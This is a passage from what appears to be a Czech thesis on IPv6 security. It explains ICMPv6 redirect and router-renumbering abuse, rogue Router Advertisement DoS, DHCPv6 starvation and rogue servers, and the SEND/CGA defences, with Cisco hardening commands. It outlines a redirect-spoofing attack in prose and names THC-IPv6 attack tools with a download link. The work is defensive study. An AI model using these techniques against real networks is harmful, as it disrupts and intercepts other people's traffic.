[1] Cisco NAC Appliance – bližší informace na stránce Cisco: `http://www.cisco.com/en/US/prod/collateral/vpndevc/ps5707/ps8418/ps6128/product_data_sheet0900aecd802da1b5.html`

[2] Opensource řešení – stránka projektu: `http://www.packetfence.org/home.html`



Obrázek 4: Přesměrování (ICMPv6 137 redirect)

okamžitě změní ve své směrovací tabulce záznam, že cesta pro síť 2001:DB8:2::/64 bude určena na směrovač R1.

Samotná zpráva ICMPv6 137 přesměrování nemá žádný autentizační mechanismus, proto tyto zprávy mohou být zneužity (pokud není nakonfigurována IPsec autentizace). ICMPv6 přesměrování má integrovaný jednoduchý ochranný mechanismus: datová část příchozího paketu je na směrovači zkopírována do datové části přesměrovací zprávy, která je poté zpětně zaslána stanici. I přes tento jednoduchý ochranný mechanismus, který by měl zabránit možným útokům existuje možnost zneužití této zprávy.

Možný scénář provedení útoku

1. Útočník zašle ICMPv6 echo request zprávu na vybraný počítač (viz obr. 4), této zprávě podvrhne zdrojovou adresu (př.: 2001:DB8:2::1).

2. Útočník touto technikou přesně ví, jak bude vypadat zpráva odeslaná od počítače A (zpráva echo reply určená pro adresu 2001:DB8:2::1).

3. V tuto chvíli může útočník poslat ICMPv6 137 přesměrování s podvrhnutou zdrojovou adresou výchozího směrovače s obsahem ICMPv6 reply zprávy.

Touto technikou lze snadno obejít jednoduchý bezpečnostní mechanismus přesměrování, existuje několik útočných skriptů, které tohoto bezpečnostního nedostatku umějí využít (např.: van Hauser[3] nástroj redir6). Způsob tohoto útoku znázorněn v praktické části této práce.

Cisco IOS směrovače mají ve výchozím nastavení povolenu ICMPv6 funkci přesměrování. Toto nastavení lze na každém individuálním rozhraní povolit či zakázat. Zakázání

[3]Hackerský nástroj THC-IPv6-Attack-Toolkit je ke stažení na stránce: `http://www.thc.org/thc-ipv6/`


těchto zpráv sice potlačí zasílání přesměrování ze směrovačů, ale již nezabezpečí zákaz přijímání těchto zpráv na koncových stanicích. Zabezpečení koncových stanic před přijímáním přesměrovacích ICMPv6 zpráv zajistí pouze nastavení lokálního firewallu na každé stanici.
K zákazu přesměrování se v Cisco IOS využívá následující příkaz:

```
Router(config)# interface FastEthernet 0/0
Router(config-if)# no ipv6 redirect
```

2.3.5 Útok na přeadresování sítě

Na perimetru vlastní sítě musí být odfiltrován odchozí i příchozí provoz ICMPv6 zpráv, které by mohly přeadresovat stanice tak, že by se síť stala takřka nefunkční. Jedním z těchto typů je zpráva ICMPv6 138 Router Renumbering, která je využívána k přeadresování směrovače (obrázek 5 znázorňuje princip přeadresování). Této zprávy může útočník snadno využít k provedení útoku na hraniční směrovač za účelem přeadresování celé sítě, což by mohlo vést k fatálním důsledkům. Tyto druhy paketů se nesmí propouštět mimo rozsah sítě a pakety přicházející ze sítí za hranicí vlastní sítě musejí být okamžitě zahozeny. Bezpečnostní doporučení je využití autentizace těchto zpráv pomocí integrovaného IPsec.

U samotného využití IPsec musí být zaručena bezpečnost distribuce šifrovacích klíčů. Současně musí být též zajištěna omezená časová platnost jednotlivých klíčů.



Obrázek 5: Princip přeadresování sítě (ICMPv6 router renumbering)

2.3.6 Podvržení ICMPv6 zprávy jako transparentní nosič

Některé chybové ICMPv6 zprávy mají povolenou oboustrannou komunikaci skrz směrovač či firewall. Útočník může potencionálně využít tyto zprávy ke komunikaci mezi vnitřkem a vnějškem sítě (tzv. „bypass“). Příkladem tohoto útoku může být provedení utajené síťové komunikace, které je zamaskováno v podobě ICMPv6 chybové zprávy. Prevence tohoto problému je velmi složitá, protože vynucuje hloubkovou inspekci obsahu každé ICMPv6 zprávy. Bohužel hloubková inspekce jednotlivých paketů vyžaduje pořízení výkonného síťového prvku s integrovaným mechanismem hloubkové inspekce.

2.4 Bezstavová autokonfigurace a DHCPv6

Dalšími novinkami, které přišly společně s IPv6 byly nové způsoby adresování síťových uzlů. Kromě známého DHCP byla v IPv6 integrována podpora pro automatickou adresaci síťových uzlů. V následujícím textu je popsán způsob a rizika spojená s touto novou funkcionalitou v IPv6.

Metody adresování IPv6 uzlů

- **statická konfigurace** – pevně nastavené IPv6 adresy, výchozí brána i DNS servery
- **bezstavová autokonfigurace** – pomocí RA

- **DHCPv6**
  - stavové – standardní stavová DHCP služba pro IPv6 (RFC 3315)
  - bezstavové – využití DHCPv6 jako doplňku k bezstavové autokonfiguraci RFC 3736)

2.4.1 Bezstavová adresní autokonfigurace

IPv6 má integrovaný nový mechanismus SLAAC (Stateless Address Autoconfiguration) určený pro automatickou adresní konfiguraci všech uzlů v síti. Tento mechanismus může částečně nahradit absenci DHCP serveru. SLAAC je bezstavový, protože získání adres jednotlivých uzlů funguje jednodušším způsobem než je tomu u DHCP protokolu. Jednotlivé uzly si vzájemně vyměňují RA a RS informační zprávy, na základě kterých je provedeno adresování. SLAAC funguje na principu periodického zasílání zpráv ICMPv6 134 RA (Router Advertisements) na skupinovou adresu všech uzlů v síti. Díky RA zprávám, které obsahují mnoho konfiguračních informací jsou všechny síťové uzly automaticky adresovány. Ze získaných parametrů jsou poté vygenerovány jejich IPv6 adresy.

Parametry RA v bezstavové autokonfiguraci

- **lokální síťový prefix** – první část adresy
- **spojová adresa směrovače** – výchozí brána
- **čas životnosti vysílacího směrovače** (lifetime) – časovač pro detekování případného výpadku směrovače
- **priorita** – v případě většího počtu směrovačů v síti lze na každém směrovači nastavit prioritu, na základě které budou síťové uzly vybírat směrovač s vyšší prioritou
- další dodatečné nastavení jako DNS[4] a podobně


Jedním z nastavení SLAAC je hodnota konfigurační proměnné „M“. V případě že tato proměnná je nastavena na hodnotu 0, adresa koncového uzlu bude vygenerována na základě přijaté sítě, prefixu a vlastní MAC adresy[5]. Součástí tohoto vygenerování adresy je i nastavení záznamu výchozí brány směrovače.

V základním nastavení bezstavová autokonfigurace může být snadno zneužitelná, pokud se útočník nachází uvnitř vlastní sítě (není integrován autentizační mechanismus). Na následujících obrázcích 6 a 7 jsou znázorněny dvě situace, první ukazuje základní funkci ICMPv6 RA, tedy jakým způsobem jsou zasílány periodické RA zprávy od směrovačů. Na druhém obrázku je znázorněn DoS útok pomocí zneužití RA, kdy útočník


[4]Démon jako RADVD umí v RA zprávách zasílat adresy DNS serverů, bohužel tato funkcionalita není podporována v operačních systémech. Konfigurace DNS musí být nastavena manuálně nebo pomocí bezstavového DHCPv6.

[5]EUI-64 – Extended Unique Identifier 64

připojený do sítě vygeneruje falešnou RA zprávu. V této zprávě uvádí podvrhnutou spojovou a síťovou adresu neexistujícího směrovače (může doplnit i další atributy jako je např. vysoká priorita směrovače). Koncové stanice obdrží tuto falešnou zprávu a změní si směrovací záznam k tomuto fiktivnímu směrovači. Všechen provoz začnou posílat na tento neexistující směrovač, což způsobí zahazování jejich provozu, tedy provedení tohoto DoS útoku způsobí směrování paketů do tzv. „černé díry“ (angl. „black hole“).



Obrázek 6: Mechanismus Router Advertisement



Obrázek 7: DoS útok se zneužitím RA zpráv

Nástroj van Hauser IPv6 toolkit, který určen pro vytváření nejrůznějších typů těchto útoků obsahuje nástroj *fake_router6*, jehož funkcionalita je ověřena v praktické části této práce.

2.4.1.1 Riziko generování falešných RA u Microsoft Windows

Riziko generování falešných RA není pouze odkázáno na zákeřné úmysly útočníka, ale tyto zprávy se mohou v síti nechtěně objevit bez jakéhokoliv vědomí připojených klientů.

Typickým příkladem tohoto výskytu mohou být samotné stanice s operačním systémem Windows. V případě, že je v těchto systémech zapnuta funkce „Sdílení připojení k Internetu“ a současně jsou zapnuty automatické vytváření 6to4 tunelů, hrozí riziko zasílání falešných RA do sítě. Tato situace nastává, pokud připojené stanice mají přidělenu veřejnou IPv4 adresu. V tomto případě systém Windows okamžitě vytvoří Teredo tunel natažený k veřejnému tunelovacímu serveru Microsoft. Toto výchozí systémové nastavení umožňuje vytvoření IPv6 konektivity, aniž by uživatel Windows musel cokoliv nastavovat. Tyto automatické tunely jsou sice vynikající pro svoji jednoduchost a začleňování koncových stanic do světa IPv6, ovšem v reálném nasazení tento typ provozu vytváří vážné problémy.

Samotné připojení stanice do IPv6 sítě pomocí tunelu nevytváří žádné riziko, vážný problém nastává, pokud tato stanice má nastaveno sdílení připojení k Internetu. V této situaci se koncová stanice chová jako směrovač do světa IPv6, která začne svému okolí zasílat RA zprávy. Okolní stanice připojené do sítě tyto zprávy obdrží, přenastaví si lokální SLAAC IPv6 adresu a výchozí záznam ve své směrovací tabulce. Výsledek tohoto chování je stahování okolního IPv6 provozu na tuto stanici, čímž je vlastně vytvořen nechtěný útok na přesměrování provozu. Hlavním problémem je to, že tato stanice na sebe stahuje okolní provoz. Výsledek tohoto chování je směrování stahovaného provozu do vytvořeného Teredo tunelu (druhý konec je natažen do Microsoftu) nebo v případě nastavení lokálního firewallu je stahovaný provoz zahazován (black-hole redirection).

Prevence tohoto problému

- vypnutí automatických tunelů u Windows klientů
- vypnutí sdílení Internetu
- nastavení vysokých priorit RA zpráv u síťových směrovačů (tato vyšší priorita bude preferována)

Nevýhody spojené s tímto řešením

- v heterogenní síti, kde není určena jednotná síťová politika (příkladem mohou být akademické či jiné veřejné sítě) není možné nastavit jednotnou konfiguraci všech připojených klientů (různé hardwarové i softwarové platformy, stovky až tisíce klientů)
- nutnost nasazení dodatečného softwarového řešení, které bude mít nakonfigurován seznam relevantních RA zpráv, kdy v případě detekce falešné RA zprávy bude tato

zpráva odfiltrována (toto řešení je možné postavit na dodatečném Linuxovém serveru, který musí v síti figurovat – využití aplikace Ramond[6])

2.4.2 DHCPv6

Princip DHCP zůstal v IPv6 zachován, ovšem samotný protokol prošel mnoha změnami, které jsou způsobeny rozdílnou architekturou IPv6. Nové DHCPv6 bylo definováno v RFC 3315 a může zcela nahradit bezstavový SLAAC. Hlavními změnami oproti svému předchůdci je absence oznamovací (broadcast) adresy, tudíž všechny zprávy k síťovým uzlům jsou zasílány pomocí skupinové adresy (multicast).

Rezervované skupinové adresy pro DHCPv6

- FF02::1:2 – všechny DHCPv6 servery a agenti
- FF05::1:3 – všechny DHCPv6 servery

Rozdíly DHCPv6 ve srovnání s DHCP z IPv4

- DHCPv6 umí přidělovat jednomu síťovému rozhraní více adres (nová vlastnost IPv6)
- hromadné vysílání probíhá pomocí skupinové adresy
- klienti a servery musejí být identifikování pomocí hodnoty DUID (DHCP Unique Identificator)
- zvýšení bezpečnosti pomocí integrovaného autentizačního mechanismu (HMAC)
- klienti naslouchají na UDP portu číslo 546, servery a relay naslouchají na UDP č. 547
- některé DHCP zprávy byly nahrazeny novými (např. zpráva SOLICIT v IPv6)

Proces přidělování samotných adres je nad rámec tohoto textu. Bližší informace jsou popsány v publikacích [Hoog09] a [Sat08].

Poznámka 2.3 V případě, že se samotný DHCPv6 server nenachází ve stejné síti, k doručení zasílaných informací od klientských stanic k serveru je nutné mít nakonfigurovaného DHCPv6 zprostředkovatele neboli DHCPv6 relay. Funkci DHCPv6 relay může zajišťovat výchozí síťový směrovač, který zprostředkovává samotnou komunikaci mezi stanicí a serverem.

2.4.2.1 Režimy DHCPv6

- **stavové** – kompletní nahrazení SLAAC
- **bezstavové** – přidělení adres pomocí SLAAC, využití DHCPv6 jako doplněk pro přidělování dodatečných informací (DNS, NTP servery)

[6] Ramond (Router Advert MONitoring Daemon) – tento monitorovací software je ke stažení na stránce: `http://ramond.sourceforge.net/`

Stavové DHCPv6 V tomto režimu služby DHCPv6 plně zastupují integrovanou autokonfiguraci SLAAC, tzn. úkolem této služby je adresování klientských stanic, zaslání síťového prefixu, adres DNS serverů a další potřebné konfigurační nastavení.

Bezstavové DHCPv6 DHCPv6 v režimu bezstavové konfigurace funguje jako doplněk k integrované adresní autokonfiguraci. Nastavení SLAAC neumožňuje šíření doplňkových parametrů jako jsou adresy DNS serverů, NTP časových serverů a dalších potřebných nastavení. V doporučení RFC 3736 bylo dodefinováno využití DHCPv6 jak doplňkové služby ke SLAAC.

DHCPv6 klient Podpora DHCPv6 v nejmodernějších operačních systémech:

- **Microsoft Windows** – plná podpora stavového i bezstavového DHCPv6 klienta, zahrnuto v systémech Windows Vista, Windows 7, Server 2008 (kromě bezpečnostní autentizace)
- **Linux** – podpora je dostupná ve všech systémech nejnovějších kernel jádra (obě varianty DHCPv6)
- **Mac OS X** – současná verze Mac OS X 10.6 Snow Leopard stále nezahrnuje podporu pro DHCPv6 klienta, jediný možný způsob adresace je pomocí SLAAC

2.4.2.2 Konfigurace DHCPv6 serveru

Důležitou roli hrají doplňkové značky „M“ a „O“ v NDP RA zprávách, které ovlivňují funkcionalitu samotného DHCPv6 serveru. Hodnotami těchto značek můžeme rozdělit nastavení DHCPv6 do dvou režimů stavového a bezstavového serveru (chování těchto stavů je popsáno v následujícím textu společně s tabulkou č. 1).

Funkce jednotlivých značek v RA zprávách

M – Managed address configuration – oznámení, že adresy i další komunikační parametry budou nastaveny pomocí DHCPv6

O – Other stateful configuration – použití DHCPv6 serveru pouze pro nastavení ostatních parametrů sítě

Konfigurace značek v Cisco IOS

```
M flag: Router(config)# ipv6 nd managed-config-flag

O flag: Router(config)# ipv6 nd other-config-flag
```

2.4.2.3 Útoky v DHCPv6

Útoky proti DHCPv6 jsou velmi podobné, jak tomu bylo u předchůdce v IPv4.

M	O	Popis
1	1	DHCPv6 (stavové) – plná režie DHCP, zajišťuje adresování všech klientských uzlů včetně všech dodatečných konfigurací (DNS apod.)
0	1	DHCP (bezstavové) – adresování pomocí SLAAC, DHCPv6 pro nastavení ostatních parametrů
1	0	DHCPv6 – pouze pro konfiguraci adres, ostatní parametry musejí být nastaveny manuálně
0	0	DHCPv6 vypnuto – adresování uzlů řešeno buď manuálně nebo SLAAC

Tabulka 1: Tabulka konfigurací parametrů M a O

Vyhladovění Útočník se v síti nechová jako jeden DHCPv6 klient, ale jako skupina několika počítačů. V pravidelných intervalech vysílá DHCP výzvy o přidělování adres, což postupem času způsobí kompletní vyprázdnění adresního prostoru, který je DHCPv6 serverem definován (kompletní vyprázdnění adresního poolu). Tento útok má za následek vyčerpání adres, což způsobí, že dalším klientům žádajícím o přidělení adresy nebude žádná adresa přidělena.

DoS V tomto případě se útočník snaží vysílat na DHCPv6 server obrovské množství SOLICIT zpráv, což způsobí zahlcení CPU na straně serveru. Server nadále nebude schopný obsluhovat požadavky klientů. Jediným opatřením k zamezení těmto útokům je konfigurace limitů (QoS pomocí politiky rate limitů), kdy danému typu provozu omezím velikost šířky pásma, tzn. pro DHCPv6 provoz musí být nastavena nízká rychlost, aby nedošlo k přetížení serveru a tím úmyslnému DoS útoku.

Skenování Jestliže jsou adresy DHCPv6 serveru přidělovány sekvenčně, hrozí zde riziko predikce určité adresy a tím detekce potencionálního cíle pro vytvoření útoku. K zamezení skenování je například v Cisco IOS zajištěno přidělování náhodných adres v určeném poolu, které nejsou doposud využívány.

Falešné DHCPv6 Stále zde hrozí riziko nasazení falešného DHCPv6 serveru, který by přiděloval falešné IPv6 adresy, čímž by útočník mohl na sebe stahovat provoz, který by využil k vytvoření již zmiňovaného „man-in-the-middle“ útoku. Jediným opatřením je využití integrované autentizace DHCPv6 zpráv, jejichž předem nastavený autentizační klíč zajistí přijímání zpráv pouze od autentizovaného DHCPv6 serveru. Současně je zde zajištěna i integrita těchto zpráv. Bohužel DHCPv6 autentizace není v mnoha operačních systémech implementována, takže stále hrozí riziko provedení tohoto útoku.

Mezi další možnosti zabránění tomuto útoku může být zmíněna integrovaná bezpečnost přepínačů, u kterých se dají nastavit důvěryhodné porty, na kterých je připojen DHCPv6 server a ostatní nedůvěryhodné porty, které jsou určeny pro připojení klientských stanic.

2.5 Ochrana ND protokolu

Neighbor Discovery (ND) zahrnuje dva jednoduché ochranné mechanismy:

- zdrojová adresa jednotlivých zpráv musí být lokální linková (link-local address)
- počet skoků musí být nastaven na hodnotu 255 (maximální hodnota)

Zprávy RA a NA musejí mít nastavenu hodnotu hop-limit na 255, v opačném případě musejí být odmítnuty a zahozeny. Jak již bylo zmíněno, tyto zprávy jsou šířeny pouze v rámci vlastní sítě, tedy neprocházejí žádným L3 prvkem, tudíž hodnota hop-limitu nemůže být snížena. Toto je jednoduchý ochranný mechanismus, který zabraňuje útočníkovi zaslat falešné RA či NA zprávy skrz hraniční směrovač. Riziko tohoto napadení se tedy vztahuje pouze na lokální síť, kdy se útočník musí nacházet uvnitř L2 segmentu.

Samotný ochranný mechanismus ICMPv6 zpráv nemá implementovánu žádnou logiku, která by detekovala útok z lokální sítě. Jediným řešením tohoto útoku je využití šifrovaného ND neboli SEND (SEcure Neighbor Discovery)

2.5.1 SEcure Neighbor Discovery (SEND)

Původní myšlenka zabezpečení ND protokolu bylo využití integrovaného IPsec mechanismu. Tento typ zabezpečení byl označen za nevhodný a to z důvodu příliš komplikovaného inicializačnímu mechanismu, který je dosti rozsáhlý (před začátkem samotné komunikace musí být vyměněno příliš mnoho zpráv). Bylo proto rozhodnuto navrhnou jednodušší variantu, která by zajistila bezpečnost ND. Touto alternativou je rozšíření SEND neboli SEcure Neighbor Discovery.
Pro připomenutí z předchozích kapitol, NDP zajišťuje následující funkcionalitu:

- ND – Neighbor Discovery – objevování sousedů
- RD – Router Discovery – hledání směrovačů
- NUD – Neighbor Un-reachability Detection – zjišťování nedostupnosti uzlů
- DAD – Duplicate Address Detection – detekce duplicitních adres
- Address Auto-configuration – bezstavová autokonfigurace
- Address Resolution – zjišťování spojových adres
- Redirection – funkce přesměrování

K zajištění bezpečnosti těchto uvedených funkcionalit bylo nutné vytvořit mechanismus, který nebude jednoduché ani technicky možné zneužít. Byl proto navržen protokol SEND, který nevyužívá u posledních 64-bitů IPv6 adresy globální identifikátor EUI-64 (v případě bezstavové autokonfigurace), ale těchto 64-bitů je kryptograficky generováno na základě aktuální IPv6 síťové adresy, prefixu a veřejného šifrovacího klíče. Toto generování je podrobně popsáno v následujícím textu.

2.5.1.1 Šifrovaně generované adresy CGA

Šifrovaně generované adresy (CGA) jsou IPv6 adresy vygenerované hashovací SHA-1 funkcí z veřejného klíče, adresy sítě, prefixu a dalších pomocných parametrů. Tato metoda poskytuje bezpečné asociování šifrovacího veřejného klíče (public key) s IPv6 adresou, která je samotným SEND protokolem využívána. Hlavním cílem tohoto řešení je vytvoření IPv6 adres, u kterých by se za vlastníka adresy nemohl prohlásit každý.
Každá CGA vychází z asymetrických kryptografických metod a je vygenerována z následujících parametrů:

- prefix podsítě
- veřejný klíč – využíván k zašifrování
- modifikátor – pseudonáhodná 128 bitová číselná hodnota
- počítadlo kolizí – nastaveno na nulovou hodnotu v případě kolize zvýší se o jedničku
- rozšiřující položky (volitelně)

Samotný algoritmus generování GCA adres je velmi jednoduchý a detailně je popsán RFC 3972. Celý proces generování se skládá ze sedmi kroků, jejichž výsledkem je vygenerování této unikátní IPv6 adresy. V případě detekce duplicitní adresy je v tomto algoritmu zajištěn mechanismus, který zajišťuje generování adresy, dokud její výsledná hodnota nebude v síti unikátní.

Adresní identifikátor se skládá ze 64 bitů (resp. ze 62 bitů, 2 bity jsou rezervovány pro specifické účely). Situace, že by se útočníkovi podařilo vygenerovat dostatek klíčových párů, aby výsledná hashová SHA-1 hodnosta byla shodná s adresou, na kterou se snaží útočník zaútočit je takřka nemožná. V dnešní době neexistuje dostatečný výpočetní výkon strojů, aby útočník v danou chvíli vygeneroval průměrně 2^{61} párových klíčů. Toto číslo je dostatečně velké natolik, aby tato technologie byla spolehlivou ochranou. Samotný protokol byl také rozšířen o další bezpečnostní parametry, které možnost útoku hrubou silou ještě více znemožňují.

Výhodou hashovací funkce je její jednosměrné generování, tedy z daných vstupních dat se vytvoří tzv. otisk – hodnota konstantní délky, ze které nejdou zpětně vygenerovat vstupní parametry, ze kterých byl tento otisk vytvořen. Jedinou možností je tedy útok hrubou silou (tedy generováním všech kombinací klíčů), ovšem jak bylo zmíněno, tento útok je v tomto případě nereálný.

Samotné využívání GCA nezajišťuje zjišťování identity, zdali daná CGA adresa patří konkrétnímu uzlu (i přes integrovaný šifrovací mechanismus klíčových párů). Protokol SEND byl proto rozšířen o další bezpečnostní mechanismy:

- CGA parametry – dva komunikující partneři musejí využívat stejný algoritmus pro vytváření CGA, aby CGA byly na obou stranách vytvořeny stejnými způsoby.
- Signature (podpis) – CGA a nonce parametry musejí být podepsány pomocí privátního klíče daného uzlu.

- Nonce – náhodné číslo, které je používáno ve všech NS zprávách, všechny komunikující uzly musejí mít u svých odpovědí nastavenu stejnou hodnotu tohoto čísla (jedná se o ochranu před „reply“ útoky zaměřujících se na odpovědi).
- Timestamp (časové razítko) – účelem tohoto časového razítka je zajištění.

Rozšiřující volby Nonce a Timestamp zajišťují ochranu proti útočníkovi, který by chtěl již jednou odeslané zprávy, které se mu podařily odchytnou, opětovně poslat do sítě.

2.5.1.2 RSA podpis K zajištění integrity zprávy a ověření identity jejího odesílatele se využívá digitálního podpisu. Ochrana každé ND zprávy je zajišťována RSA digitálním podpisem, pomocí kterého je možné identifikovat věrohodnost odesílatele. Před odesláním je tato zpráva digitálně podepsána pomocí vlastního privátního klíče. Tím, že útočník nemá tento odpovídající privátní klíč, nemohou být zprávy korektně podepsány, tudíž by byly snadno odhaleny.

Pomocí RSA podpisu se všechny vygenerované zprávy zajišťující objevování sousedů musejí podepsat, čímž se zajistí autentičnost dané zprávy. K ověření se využívá dvou mechanismů, prvním mechanismem je samotný hashovací otisk (key hash), který je využívám k ověření veřejného klíče pro verifikaci podpisu. Druhým mechanismem je samotný RSA digitální podpis (Digital signature), kterým jsou podepsány zdrojová a cílová adresa. Samotný obsah ICMPv6 zpráv je umístěn před tímto podpisem. V době, kdy tato zpráva dorazí svému příjemci, je okamžitě ověřena pomocí veřejného klíče, který je využit k identifikaci hashového otisku. Pokud tento digitální podpis odpovídá, je tato zpráva označena za bezpečnou, v opačném případě je označena za nebezpečnou a poté záleží pouze na přednastavené konfiguraci daného uzlu, zdali zprávu bude akceptovat nebo ji zahodí. V definici RFC 3971 zabývajícím se samotným SEND je požadováno, aby daný síťový uzel ve výchozím nastavení akceptoval bezpečné i nebezpečné zprávy. Hlavní důvod tohoto výchozího chování je absence samotného SEND v implementaci IPv6 u některých síťových uzlů. V následujícím textu jsou zmíněny samotné implementace SEND u konkrétních systémových platforem. Pokud je SEND na daném síťovém uzlu podporován, rozhodnutí o akceptování nebezpečných zpráv záleží čistě na rozhodnutí dle bezpečnostní politiky organizace a pověření správce sítě.

Bezpečnostní poznámka Rozšíření SEND sice zajišťuje ochranu před mnoha bezpečnostními riziky, ovšem nezajišťuje ochranu před útoky jako jsou podvrhnutí MAC adres (MAC address spoofing) či útoky na samotné L2 přepínače (přetečení CAM přepínací tabulky). Celé rozšíření SEND pro zabezpečení těchto hrozeb se musí doplnit o další techniky, které zabrání těmto L2 útokům.

Možností ochrany před těmito útoky je nově vznikající standard IEEE 802.1ae (IEEE MAC Security Standard – MACSec), který definuje zabezpečení integrity a důvěryhodnosti pro protokoly postavené nad spojovou vrstvou (media access independent protocols).

Využitím standardizovaného zabezpečení IEEE 802.1X můžeme zabránit neoprávněnému připojení útočníka do sítě a tím těmto L2 útokům zabránit. Součástí tohoto standardu je i integrovaná autentizace, tedy pokud by si útočník změnil vlastní MAC adresu

na některou z důvěryhodných, stejně nebude do sítě připojen, protože se neprovede autentizace. I přes toto zabezpečení stále hrozí riziko, pokud útoky bude provádět některý z autentizovaných uživatelů.

Výhody SEND

- jednoduchost tohoto šifrování oproti integrovanému IPsec
- jako bezpečný ověřovací mechanismus slouží CGA, pomocí kterého příjemce autentizuje odesílatele zprávy

Nevýhody SEND

- stále hrozí riziko L2 útoků na MAC adresy, či přepínací CAM tabulky
- mezi další nevýhody patří zaplavující útoky (tzv. flooding), kdy klienti se SEND konfigurací mohou dostávat od útočníka zprávy s tisíci veřejnými bezpečnostními klíči, čímž tohoto klienta naprosto „zavalí“ množstvím zpráv. Každá zpráva s různým certifikátem musí být zpracována, což provede tzv. control plane DoS útok, který se projeví naprostým zahlcením CPU. Tento typ útoku bude ukázán v praktické části pomocí utility *THC sendpees6*.

2.5.1.3 Implementace SEND v různých platformách

Největším problémem nasazení tohoto bezpečnostního rozšíření je samotná absence implementace v nejrozšířenějších platformách. Jedním z jmenovaných příkladů je nejrozšířenější operační systém Microsoft Windows, ve kterém toto rozšíření naprosto chybí.

Přehled implementací SEND

- Cisco IOS verze vydání 12.2(24)T[7]
- Linux – v aktuálních jádrech je SEND podporován[8] (popř. je nutné dodatečná kompilace jádra)
- Microsoft Windows – ve verzích Windows XP, Windows Vista, Windows 7 i Windows Server 2008 není podpora SEND implementována

[7]Konfigurace SEND v Cisco IOS: `http://www.cisco.com/en/US/docs/ios/ipv6/configuration/guide/ip6-first_hop_security.html`

[8]Konfigurační makro pro zprovoznění SEND pod OS Linux: `http://www.ietf.org/proceedings/77/slides/csi-0.pdf`

Rozhodnutí Microsoft o implementaci SEND v systémech Windows V rozhodnutí na webových stránkách společnosti Microsoft je uvedeno[9], že prozatím Microsoft neplánuje implementování tohoto rozšíření ve svých operačních systémech. Odůvodnění je takové, že doposud není zajištěna ochrana proti DoS útokům na ARP protokol v IPv4, tedy podle jejich rozhodnutí není důvod tuto ochranu zavádět v IPv6.

